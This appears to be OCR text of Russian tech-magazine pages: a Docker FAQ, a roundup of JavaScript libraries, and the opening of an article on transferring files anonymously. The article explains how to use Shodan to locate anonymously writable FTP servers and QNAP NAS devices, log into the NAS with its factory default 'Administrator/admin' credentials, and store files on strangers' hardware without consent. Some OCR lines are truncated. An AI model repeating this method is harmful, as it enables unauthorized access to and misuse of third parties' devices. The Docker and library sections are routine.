
Команда docker build собирает образ из инструкций Dockerfile не атомарно, а выполняя каждую команду по отдельности. Работает это так: сначала Docker читает команду FROM и берет указанный в ней образ за основу, затем читает следующую команду, запускает контейнер из образа, выполняет команду и делает commit, получая новый образ, затем читает следующую команду и делает то же самое по отношению к сохраненному в предыдущем шаге образу. Другими словами, каждая команда Dockerfile добавляет новый слой к существующему образу, поэтому стоит избегать длинных списков команд вроде таких:

```
RUN apt-get update
RUN apt-get upgrade
RUN apt-get install nginx
```

А вместо этого писать все одной строкой:

```
RUN apt-get update &&\
        apt-get upgrade &&\
        apt-get install nginx
```

Ну и в целом не особо увлекаться составлением длинных Dockerfile. Кстати, в Docker есть лимит на количество слоев, и он равен 127. Это искусственное ограничение, введенное с целью не допустить деградации производительности при большом количестве слоев и не позволить админам использовать саму идею слоев не по назначению.



tree: 04e6f537ed docker-node / 0.8 / wheezy / Dockerfile

chorrell 8 days ago Revert "Update npm to 2.7.4"

2 contributors

25 lines (19 sloc) | 1.132 kb — Raw | Blame | History

```
FROM buildpack-deps:wheezy

# verify gpg and sha256: http://nodejs.org/dist/v0.10.30/SHASUMS256.txt.asc
# gpg: aka "Timothy J Fontaine (Work) <tj.fontaine@joyent.com>"
# gpg: aka "Julien Gilli <jgilli@fastmail.fm>"
RUN gpg --keyserver pool.sks-keyservers.net --recv-keys 7937DFD2AB06298B2293C3187D33FF9D0246406D 114F43EE0176B71C7BC219DD5(

ENV NODE_VERSION 0.8.28
ENV NPM_VERSION 2.7.3

RUN curl -SLO "http://nodejs.org/dist/v$NODE_VERSION/node-v$NODE_VERSION-linux-x64.tar.gz" \
        && curl -SLO "http://nodejs.org/dist/v$NODE_VERSION/SHASUMS256.txt.asc" \
        && gpg --verify SHASUMS256.txt.asc \
        && grep " node-v$NODE_VERSION-linux-x64.tar.gz\$" SHASUMS256.txt.asc | sha256sum -c - \
        && tar -xzf "node-v$NODE_VERSION-linux-x64.tar.gz" -C /usr/local --strip-components=1 \
        && rm "node-v$NODE_VERSION-linux-x64.tar.gz" SHASUMS256.txt.asc \
        && npm install -g npm@1.4.28 \
        && npm install -g npm@"$NPM_VERSION" \
        && npm cache clear

# note: we have to install npm 1.4.28 first because we can't go straight from 1.2 -> 2.0
# see also https://github.com/docker-library/node/issues/15#issuecomment-57879931

CMD [ "node" ]
```

Правильно написанный Dockerfile

ПЕРИОДИЧЕСКИ НЕКОТОРЫЕ МОИ КОНТЕЙНЕРЫ НАПОЛНЯЮТСЯ ЗОМБИ-ПРОЦЕССАМИ. ПОЧЕМУ ТАК ПРОИСХОДИТ?

Это одна из фундаментальных проблем Docker. В UNIX-системах в зомби превращается некорректно остановленный процесс, завершения которого до сих пор ждет родитель, — процесса уже нет, а ядро все равно продолжает хранить о нем данные. В нормальной ситуации зомби существуют недолго, так как сразу после их появления ядро пинает родителя (сигнал SIGCHLD) и тот разбирается с мертвым потомством. Однако в том случае, если родитель умирает раньше ребенка, попечительство над детьми переходит к первичному процессу (PID 1) и разбираться с зомби, в которых могут превратиться его подопечные, теперь его проблема.

В UNIX-системах первичный процесс — это демон init (или его аналог в лице Upstart или systemd), и он умеет разбираться с зомби корректно. Однако в Docker, с его философией «одно приложение на один контейнер» первичным процессом становится то самое «одно приложение». Если оно порождает процессы, которые сами порождают процессы, а затем умирают, попечительство над внуками переходит к главному процессу приложения, а оно с зомби (если они появятся) справляться совсем не умеет (в подавляющем большинстве случаев).

Решить означенную проблему можно разными способами, включая запуск внутри контейнера Upstart или systemd. Но это слишком большой оверхед и явное излишество, поэтому лучше воспользоваться образом phusion/baseimage (на основе последней Ubuntu), который включает в себя минималистичный демон my_init, решающий проблему зомби-процессов. Просто получаем образ из Docker Hub и используем его для формирования образов и запуска своих приложений:

```
$ sudo docker pull phusion/baseimage
$ sudo docker run -i -t phusion/↵
  baseimage:latest /sbin/my_init↵
  /bin/top
```

Кроме my_init, baseimage включает в себя также syslog-ng, cron, runit, SSH-сервер и фиксы apt-get для несовместимых с Docker приложений. Плюс поддержка скриптов инициализации, которые можно использовать для запуска своих сервисов. Просто пропиши нужные команды в скрипт и положи его в каталог /etc/my_init.d/ внутри контейнера.

INFO

Доступ к Docker можно получить из контейнера. Достаточно пробросить внутрь него UNIX-сокет:

```
$ sudo docker run -it -v /var/run↵
  docker.sock:/var/run/docker.↵
  sock\nathanleclaire/devbox
```

DOCKER ПОДДЕРЖИВАЕТ РАЗЛИЧНЫЕ МЕХАНИЗМЫ СБОРКИ КОНТЕЙНЕРА ИЗ СЛОЕВ. В ЧЕМ ИХ РАЗЛИЧИЯ?

Текущая версия Docker (1.5.0) поддерживает пять различных механизмов для сборки файловой структуры контейнера из слоев: AUFS, Device Mapper, Btrfs, overlay и VFS. Посмотреть, какая технология используется в текущий момент, можно с помощью команды docker info, а выбрать нужную — с помощью флага -s при запуске демона. Различия между технологиями следующие:

- **AUFS** — технология, применявшаяся в Docker с первых дней существования проекта. Отличается простотой реализации и очень высокой скоростью работы, однако имеет некоторые проблемы с производительностью при открытии громоздких файлов на запись и работе в условиях большого количества слоев и каталогов. Огромный минус: из мейнстримовых дистрибутивов доступна только в ядрах Debian и Ubuntu.
- **Device Mapper** — комплексная подсистема ядра Linux для создания RAID, шифрования дисков, снапшотинга и так далее. Главное преимущество в том, что Device Mapper доступен в любом дистрибутиве и в любом ядре. Недостаток — Docker использует обычный заполненный нулями файл для хранения всех образов, а это приводит к серьезным проседаниям производительности при записи файлов.
- **Btrfs** — позволяет реализовать функциональность AUFS на уровне файловой системы. Отличается высокой производительностью, но требует, чтобы каталог с образами (/var/lib/docker/) находился на Btrfs.
- **Overlay** — альтернативная реализация функциональности AUFS, появившаяся в ядре 3.18. Отличается высокой производительностью и не имеет ярко выраженных недостатков, кроме требования к версии ядра.
- **VFS** — самая примитивная технология, опирающаяся на стандартные механизмы POSIX-систем. Фактически отключает механизм разбиения на слои и хранит каждый образ в виде полной каталоговой структуры, как это делает, например, LXC или OpenVZ. Может пригодиться, если есть проблема вынесения часто изменяемых данных контейнера на хост-систему.

По умолчанию Docker использует AUFS, но переключается на Device Mapper, если поддержки AUFS в ядре нет.

```
Images: 35
Storage Driver: devicemapper
 Pool Name: docker-8:2-285043-pool
 Pool Blocksize: 65.54 kB
 Backing Filesystem: extfs
 Data file: /dev/loop0
 Metadata file: /dev/loop1
 Data Space Used: 2.138 GB
 Data Space Total: 107.4 GB
 Metadata Space Used: 4.596 MB
 Metadata Space Total: 2.147 GB
 Udev Sync Supported: true
 Data loop file: /var/lib/docker/devicemapper/devicemapper/data
 Metadata loop file: /var/lib/docker/devicemapper/devicemapper/metadata
 Library Version: 1.02.93 (2015-01-30)
Execution Driver: native-0.2
Kernel Version: 3.19.2-1-ARCH
Operating System: Arch Linux
CPUs: 2
Total Memory: 3.865 GiB
Name: linux
ID: OB34:Q7EK:TGVF:SUGX:SIWX:FOVE:WLQU:2VN7:VUX4:TKPW:6H2Y:SYJK
WARNING: No swap limit support
[j1m@linux ~]$
```

В большинстве случаев Docker будет работать поверх Device Mapper

РАССКАЖИТЕ ПОДРОБНЕЕ ПРО DOCKER MACHINE, SWARM И COMPOSE

Это три инструмента оркестрации, развиваемых командой Docker. Они все находятся в стадии активной разработки, поэтому пока не рекомендуются к применению в продакшене. Первый инструмент, Docker Machine позволяет быстро развернуть инфраструктуру Docker на виртуальных или железных хостах. Это своего рода инструмент zero-to-Docker, превращающий ВМ или железный сервер в Docker-хост. Бета-релиз Machine уже включает в себя драйверы для двенадцати различных облачных платформ, включая Amazon EC2, VirtualBox, Google Cloud Platform и OpenStack.

Главная задача Machine — позволить системному администратору быстро развернуть кластер из множества Docker-хостов без необходимости заботиться о добавлении репозиториев, установке Docker и его настройке; все это делается в автоматическом режиме. Разработчикам и пользователям Machine также может пригодиться, так как позволяет в одну команду создать виртуальную машину с минимальным Linux-окружением и Docker внутри. Особенно это полезно для юзеров Mac'ов, так как они могут не заморачиваться с установкой Docker с помощью brew или boot2docker, а просто выполнить одну команду:

```
$ sudo docker-machine create -d virtualbox dev
```

Второй инструмент, Docker Swarm позволяет добавить в Docker поддержку кластеров из контейнеров. С помощью Swarm можно управлять пулом контейнеров, с автоматической регулировкой нагрузки на серверы и защитой от сбоев. Swarm постоянно мониторит кластер, и, если один из контейнеров падает, он проводит автоматическую ребалансировку кластера с помощью перемещения контейнеров по машинам.

Swarm распространяется в виде контейнера, поэтому создать новый кластер с его помощью можно за считаные секунды:

```
$ sudo docker pull swarm
$ sudo docker run --rm swarm create
```

Работая со Swarm, ты всегда будешь иметь дело с сервером Swarm, а не с отдельными контейнерами, которые теперь будут именоваться нодами. На каждой ноде будет запущен агент Swarm, ответственный за принятие команд от сервера. Команды будут выполнены сразу на всех нодах, что позволяет разворачивать очень большие фермы однотипных контейнеров.

Третий инструмент, Docker Compose (в девичестве fig) позволяет быстро запускать мультиконтейнерные приложения с помощью простого описания на языке YAML. В самом файле можно перечислить, какие контейнеры и из каких образов должны быть запущены, какие между ними должны быть связи (используется механизм линковки), какие каталоги и файлы должны быть проброшены с хост-системы. К примеру, конфигурация для запуска стека LAMP из примера в предыдущей статье будет выглядеть так:

```
web:
        image: example/www
        command: /usr/sbin/httpd -DFOREGROUND
links:
        - db
volumes:
        - /root/html:/var/www/html
db:
        image: example/mysql
        command: /usr/bin/mysqld_safe --bind↵
       -address=0.0.0.0
```

Все, что нужно сделать для его запуска, — просто отдать такую команду:

```
$ sudo docker-compose up
```

Но что более интересно — ты можешь указать, сколько контейнеров тебе нужно. Например, ты можешь запустить три веб-сервера и две базы данных:

```
$ sudo docker-compose scale web=2 db=3
```

ШПАРГАЛКА ПО КОМАНДАМ DOCKERFILE

- FROM <имя-образа> — какой образ использовать в качестве базы (должна быть первой строкой в любом Dockerfile).
- MAINTAINER <имя> — имя мейнтейнера данного Dockerfile.
- RUN <команда> — запустить указанную команду внутри контейнера.
- CMD <команда> — выполнить команду при запуске контейнера (обычно идет последней).
- EXPOSE <порт> — список портов, которые будет слушать контейнер (используется механизмом линковки).
- ENV <ключ> <значение> — создать переменную окружения.
- ADD <путь> <путь> — скопировать файл/каталог внутрь контейнера/образа (первый аргумент может быть URL).
- ENTRYPOINT <команда> — команда для запуска приложения в контейнере (по умолчанию /bin/sh -c).
- VOLUME <путь> — пробросить в контейнер указанный каталог (аналог опции -v).
- USER <имя> — сменить юзера внутри контейнера.
- WORKDIR <путь> — сменить каталог внутри контейнера.
- ONBUILD [ИНСТРУКЦИЯ] — запустить указанную инструкцию Dockerfile только в том случае, если образ используется для сборки другого образа (с помощью FROM).

ВЫВОДЫ

При работе с Docker ты столкнешься со множеством других более мелких проблем и у тебя возникнет множество вопросов по реализации той или иной конфигурации. Однако на первых порах этот FAQ должен помочь.

```
[j1m@linux ~]$ sudo docker run --help

Usage: docker run [OPTIONS] IMAGE [COMMAND] [ARG...]

Run a command in a new container


  -a, --attach=[]            Attach to STDIN, STDOUT or STDERR.
  --add-host=[]              Add a custom host-to-IP mapping (host:ip)
  -c, --cpu-shares=0         CPU shares (relative weight)
  --cap-add=[]               Add Linux capabilities
  --cap-drop=[]              Drop Linux capabilities
  --cidfile=""               Write the container ID to the file
  --cpuset=""                CPUs in which to allow execution (0-3, 0,1)
  -d, --detach=false         Detached mode: run the container in the background and print the new container ID
  --device=[]                Add a host device to the container (e.g. --device=/dev/sdc:/dev/xvdc:rwm)
  --dns=[]                   Set custom DNS servers
  --dns-search=[]            Set custom DNS search domains (Use --dns-search=. if you don't wish to set the searc
h domain)
  -e, --env=[]               Set environment variables
  --entrypoint=""            Overwrite the default ENTRYPOINT of the image
  --env-file=[]              Read in a line delimited file of environment variables
  --expose=[]                Expose a port or a range of ports (e.g. --expose=3300-3310) from the container witho
ut publishing it to your host
  -h, --hostname=""          Container host name
  --help=false               Print usage
  -i, --interactive=false    Keep STDIN open even if not attached
  --ipc=""                   Default is to create a private IPC namespace (POSIX SysV IPC) for the container
                               'container:<name|id>': reuses another container shared memory, semaphores and mess
age queues
```

У Docker прекрасная встроенная справка



ТОРРЕНТЫ

Мы живем в прекрасном мире, где программисты не стесняются выкладывать различные вкусности в паблик — нужно лишь знать, где их искать. Достаточно побродить по GitHub и другим площадкам для размещения кода, и ты найдешь решение для любой проблемы. Даже для той, которой у тебя до этого момента и не было.



Илья Пестов
ipestov.com

ПОДБОРКА ПРИЯТНЫХ ПОЛЕЗНОСТЕЙ ДЛЯ РАЗРАБОТЧИКОВ

Webtorrent.js


https://github.com/feross/webtorrent

Шедевральный проект — торрент-клиент для Node.js и браузеров. Да, ты не ослышался, стриминг будет работать прямо в браузере благодаря технологии WebRTC (data channels) для P2P-транспортировки. И для этого не требуются какие-то дополнительные плагины или расширения. Как написали разработчики: «It's Just JavaScript™».

Для того чтобы BitTorrent корректно работал с WebRTC, авторы проекта внесли некоторые изменения в протокол. Поэтому единственное ограничение при работе с Webtorrent — он умеет подключаться только к другим клиентам, поддерживающим WebTorrent (и WebRTC). Но в то же время ведется работа для поддержки uTorrent, Transmission, Vuze.

Если подытожить, то на данный момент проект предлагает следующее:

- торрент-клиент для Node.js и браузеров;
- загрузку нескольких торрентов одновременно;
- потоковую передачу данных;
- поддержку magnet uri, peer discovery и protocol extension api;
- всеобъемлющий набор тестов;
- стриминг видео в <video> тег в формате WebM (vp8, vp9) или MP4 (h.264);
- стриминг в AirPlay, Chromecast, VLC player.




Space.js

https://github.com/gopatrik/space.js

Space.js методом декларативного описания создает 3D-скроллинг для твоей страницы. Скрипт поддерживает более десяти видов различных анимаций и максимально прост в использовании. Для корректной работы требуется разделить всю верстку на блоки с классом `.space-frame` и в определенных дата-атрибутах указать параметры анимации.

```
<div class="space-frame"↵
data-transition="rotate360"↵
data-duration="1.4">
    <section class="space-inner-frame">
        [contents]
    </section>
</div>
```




Wavesurfer.js

https://github.com/katspaugh/wavesurfer.js

Замечательный скрипт, который с помощью Canvas отрисовывает звуковые волны. С Wavesurfer.js легко создать аудиоплеер наподобие того, что реализован в Spotify. Библиотека содержит целый ряд дополнительных опций и методов. Все безупречно работает во всех современных браузерах с поддержкой Web Audio API. А для старых браузеров написана обертка на Flash — wavesurfer.swf.

```
var wavesurfer = Object.↵
create(WaveSurfer);
wavesurfer.init({
    container: '#wave',
    waveColor: 'violet',
    progressColor: 'purple'
});
```




FastDom

https://github.com/wilsonpage/fastdom


Удивительный килобайт JavaScript-кода, который устраняет передергивание верстки при загрузке страницы. FastDom работает как регулирующий слой между твоим приложением/библиотекой и DOM-деревом. А принцип работы заключается в дозировании доступа к DOM. FastDOM позволяет избегать излишней перекомпоновки документа, тем самым значительно ускоряя производительность.

```
fastdom.read(function() {
  var width = element.clientWidth;
          });
fastdom.write(function() {
  element.style.width = width + 'px';
            });
```



JointJS

https://github.com/DavidDurman/joint
Убийца MS Office Visio на JavaScript. Я шучу, конечно, но Joint — великолепная библиотека для создания различных диаграмм с невероятно широким спектром возможностей. Joint позволяет работать с элементами любой формы, привязывать их друг к другу, зумировать результат, сериализировать/десериализировать данные, управлять всевозможными событиями. Важно отметить, что все адаптировано под тач-интерфейсы. А сама библиотека имеет грамотную MVC-архитектуру и гибкую плагинную систему.




Primer

https://github.com/primer/primer
Еще один одновременно CSS-тулкит, сборщик и руководство по стилю, который определенно заслуживает внимания в данной подборке, потому что это детище от команды GitHub. Проект за пару недель собрал более 3 тысяч звезд на GitHub и может даже составить конкуренцию для Twitter Bootstrap.

React Native

https://github.com/facebook/react-native
В прошлой подборке я писал про NativeScript — библиотеку для разработки мобильных приложений под iOS, Android и Windows Phone на стеке веб-технологий. Так вот, по своему назначению React Native — это практически то же самое, только релиз у них состоялся немного позже. Но проект курируется Фейсбуком и поэтому, возможно, имеет гораздо большие перспективы.




NodeGit

https://github.com/nodegit/nodegit
Либа для нативной работы с Git из Node.js. Ценный инструмент для тех, кто пишет на серверном JavaScript и привык использовать хуки. Корректно работает на Windows, Linux и Mac, а также есть версия для новоиспеченного IO.js.


Пример эмуляции git log:

```
var open = require("nodegit")↵
.Repository.open;
// Open the repository directory
open("tmp")
  // Open the master branch
  .then(function(repo) {
    return repo.getMasterCommit();
  })
  /* Display information about commits
     on master */
  .then(function(firstCommitOnMaster) {
    /* Create a new history event
       emitter */
    var history = firstCommitOnMaster↵
    .history();
    /* Create a counter to only show
       up to 9 entries*/
    var count = 0;
    /* Listen for commit events from
       the history */
    history.on("commit",↵
    function(commit) {
      // Disregard commits past 9
      if (++count >= 9) {
        return;
      }
      // Show the commit sha
      console.log("commit " +↵
      commit.sha());
      // Store the author object
      var author = commit.author();
      // Display author information
      console.log("Author:\t" + author.↵
name() + " <", author.email() + ">");
      // Show the commit date.
      console.log("Date:\t"↵
      + commit.date());
      /* Give some space and
         show the message.*/
      console.log("\n    " +↵
      commit.message());
    });
    // Start emitting events.
    history.start();
  });
```



OriDomi

https://github.com/dmotz/oriDomi
«The web is flat, but now you can fold it up». Очень эффектная библиотека. OriDomi умеет превращать любой элемент или изображение в лист бумаги, который можно складывать и по-разному отображать в перспективе со множеством различных вариаций.





```
var folded = new OriDomi('.paper', {
  /* Number of panels when folding left or right
     (vertically oriented) */
  vPanels: 5,
  // Number of panels when folding top or bottom
  hPanels: 3,
  // Folding duration in ms
  speed: 1200,
  // Backwards ripple effect when animating
  ripple: 2,
  // Lessen the shading effect
  shadingIntesity: .5,
  // Smaller values exaggerate 3D distortion
  perspective: 800,
  /* Keep the user's folds within a range of -40
     to 40 degrees */
  maxAngle: 40,
  // Change the shading type
  shading: 'soft'
});
```

СТЕЛС-ПЕРЕДАЧА

КАК ПЕРЕСЫЛАТЬ БОЛЬШИЕ ФАЙЛЫ НАДЕЖНО И НЕЗАМЕТНО

Есть масса способов отправить большой файл через интернет, но далеко не все они дают возможность передать что-то анонимно и только одному адресату. Как поделиться большим файлом так, чтобы получатель не использовал никаких учетных записей и не оставлял следов в облаках?



84ckf1r3
84ckf1r3@gmail.com



WARNING


Все тесты выполнялись только для исследования. Тестовые файлы были удалены с носителей, а их владельцы оповещены об уязвимостях. Редакция и автор не несут ответственности за любой возможный вред.

СВОБОДА ИЛИ ПРОБЛЕМА ВЫБОРА?

Как обычно люди пересылают файлы? Например, прикрепляют их к письму и гадают, почему оно не доходит. Представление вложений в формате Base64 раздувает их в полтора раза, что создает лишнюю нагрузку на сервер. Почтовый шлюз может отфутболить большое письмо из-за превышения установленных ограничений по объему, счесть его спамом или скормить антивирусу. Гарантий, что файл дойдет по электронной почте, нет никаких, даже если у тебя платный аккаунт или корпоративная почта.

Более надежный способ — интерактивная передача. Если файл отправляется прямо во время беседы по Skype, Hangouts или через другой подобный сервис, то процесс отправки виден обоим собеседникам... вот только им ли одним? Как правило, копии файлов остаются на чужих серверах еще долго и потом могут «всплыть» в самый неподходящий момент. Например, при авторизации под имеющейся учетной записью с другого устройства.


Подобная проблема характерна и для файлообменных хостингов. Ты регистрируешься, заливаешь свои файлы по одному вручную или скопом через автоматическую синхронизацию, а затем отправляешь публичные ссылки на них друзьям. Опять же технически твое цифровое богатство после этого уже не подконтрольно тебе. Даже после удаления файлы еще какое-то время хранятся в облаках и оказываются доступны посторонним — от программ автоматического анализа контента (например, для оптимизации персонализированной рекламы) до бывших коллег Сноудена и скучающих админов.





Загрузка файла на анонимный FTP

Фрагмент отличного руководства для NAS



Большинству хватит и базовых функций Sync

ARE WE ANONYMOUS?

Какие есть альтернативы? Такими вещами, как гипертерминал, нетмейл или файловая эха, сегодня неудобно пользоваться даже олдскульным хакерам, привыкшим, что для каждой цели существует свой инструмент. Однако есть в наши дни как минимум один сетевой сервис, который можно приспособить к делу на новый лад.

Когда в девяностых надо было передать файл, его обычно выкладывали на сервер FTP своего провайдера или компании. При использовании плагина к FAR или специализированного менеджера процесс загрузки уподоблялся обычному копированию на сетевой диск. Покупать сейчас веб-хостинг для этих целей стало невыгодно, да и опасно. Если найдут что-нибудь особенно интересное, то придется отвечать по всей строгости закона. Благо по миру разбросаны тысячи FTP-серверов с анонимной авторизацией, многие из которых позволяют размещать на них свои файлы кому угодно. На большинстве из них это происходит по недосмотру админа, но есть и идейные робин гуды, отбирающие дисковые ресурсы у богатых ламеров и раздающие их тем, кто учил матчасть.

Получить свежий список таких серверов нам поможет поисковик по теневому интернету Shodan. Перечень анонимных FTP генерируется по запросу `230 Anonymous access granted`. Выбери первый понравившийся и попытайся залить на него файл. Если получилось, то поделись с другом ссылкой или проверяй следующий. Во время теста два подходящих сервера нашлись за две минуты, причем через бесплатную учетную запись в Shodan.



INFO

Облачные хранилища с поддержкой протокола WebDAV можно смонтировать как сетевой диск в проводнике или через одноименный плагин для Total Commander. Это гораздо удобнее веб-интерфейса.

ТЕРАБАЙТЫ ДЛЯ NAS

Впрочем, FTP — это слишком очевидно и публично. В последние годы в Сети появились сотни тысяч персональных сетевых хранилищ (NAS), владельцы которых наивно полагают, что их диски не видно из интернета. Порой все меры безопасности ограничиваются сохранением в тайне IP-адреса устройства, но какая же это тайна? Это настоящее пасхальное яйцо, особенно если остались установленные по умолчанию логин и пароль. Люди словно устраивают день открытых томов и позволяют записать на них свои файлы. Найти сетевое хранилище с паролем по умолчанию также удобно через Shodan.

Здесь поиск уже немного сложнее. Каждый из серверов NAS имеет свой идентификатор, который отправляет в строке приветствия удаленному узлу (а также «пауку» Shodan) при попытке подключения к нему. Например, у QNAP TS-101 Turbo Station это NASFTPD Turbo station. Признаком же успешного подключения к NAS будет общий код 220. Если ввести эти данные в поисковую строку Shodan, то доступное сетевое хранилище найдется за несколько минут. Из официального руководства на сайте производителя узнаем логин и пароль по умолчанию: здесь это `Administrator/admin`. Загрузка файлов выполняется через встроенный менеджер с веб-интерфейсом. Он работает в любом браузере с поддержкой Java. На других моделях может потребоваться плагин Flash.

У перечисленных способов есть очевидный плюс: принадлежность файлов практически невозможно установить, особенно если они заливались через Tor или зарубежные анонимные прокси. Недостатки тоже очевидны: непредсказуемое количество свободного места на сетевом ресурсе и высокий шанс того, что его владелец может удалить твой файл в любой момент. Бороться с этим можно с помощью дублирования на другие FTP и NAS (трафик-то у большинства безлимитный), но для ежедневного применения удобнее все-таки использовать варианты с большей степенью контроля. Например, самому создать узлы распределенной сети файлообмена.

	Бесплатно	Pro 2499.00 руб./yr
Высокие скорости передачи информации	✓	✓
Нет ограничений на размер папки	✓	✓
Закрытые соединения между устройствами	✓	✓
Неограниченное количество папок		✓
Доступ с компьютера по запросу		✓
Изменяйте права доступа в любое время		✓
Лицензия на использование в коммерческих целях		✓
Поддержка версии Pro		✓

РАСПРЕДЕЛЯЙ И ВЛАСТВУЙ!

Преимущество такого подхода в том, что все файлы хранятся исключительно на известных устройствах — без искусственных ограничений по объему, скорости и трафику. Они не загружаются на какой-то левый сервер в облаке, где могут остаться в теневой копии даже после удаления. С недавних пор известная среди корсаров цифрового века компания BitTorrent предлагает попробовать для обмена файлами и синхронизации простой сервис Sync.

Суть его так же красива, как у торрентов: для синхронизации между устройствами одного пользователя и передачи выбранных файлов другим людям используется общий механизм распределенного хранения данных. Файлы разбиваются

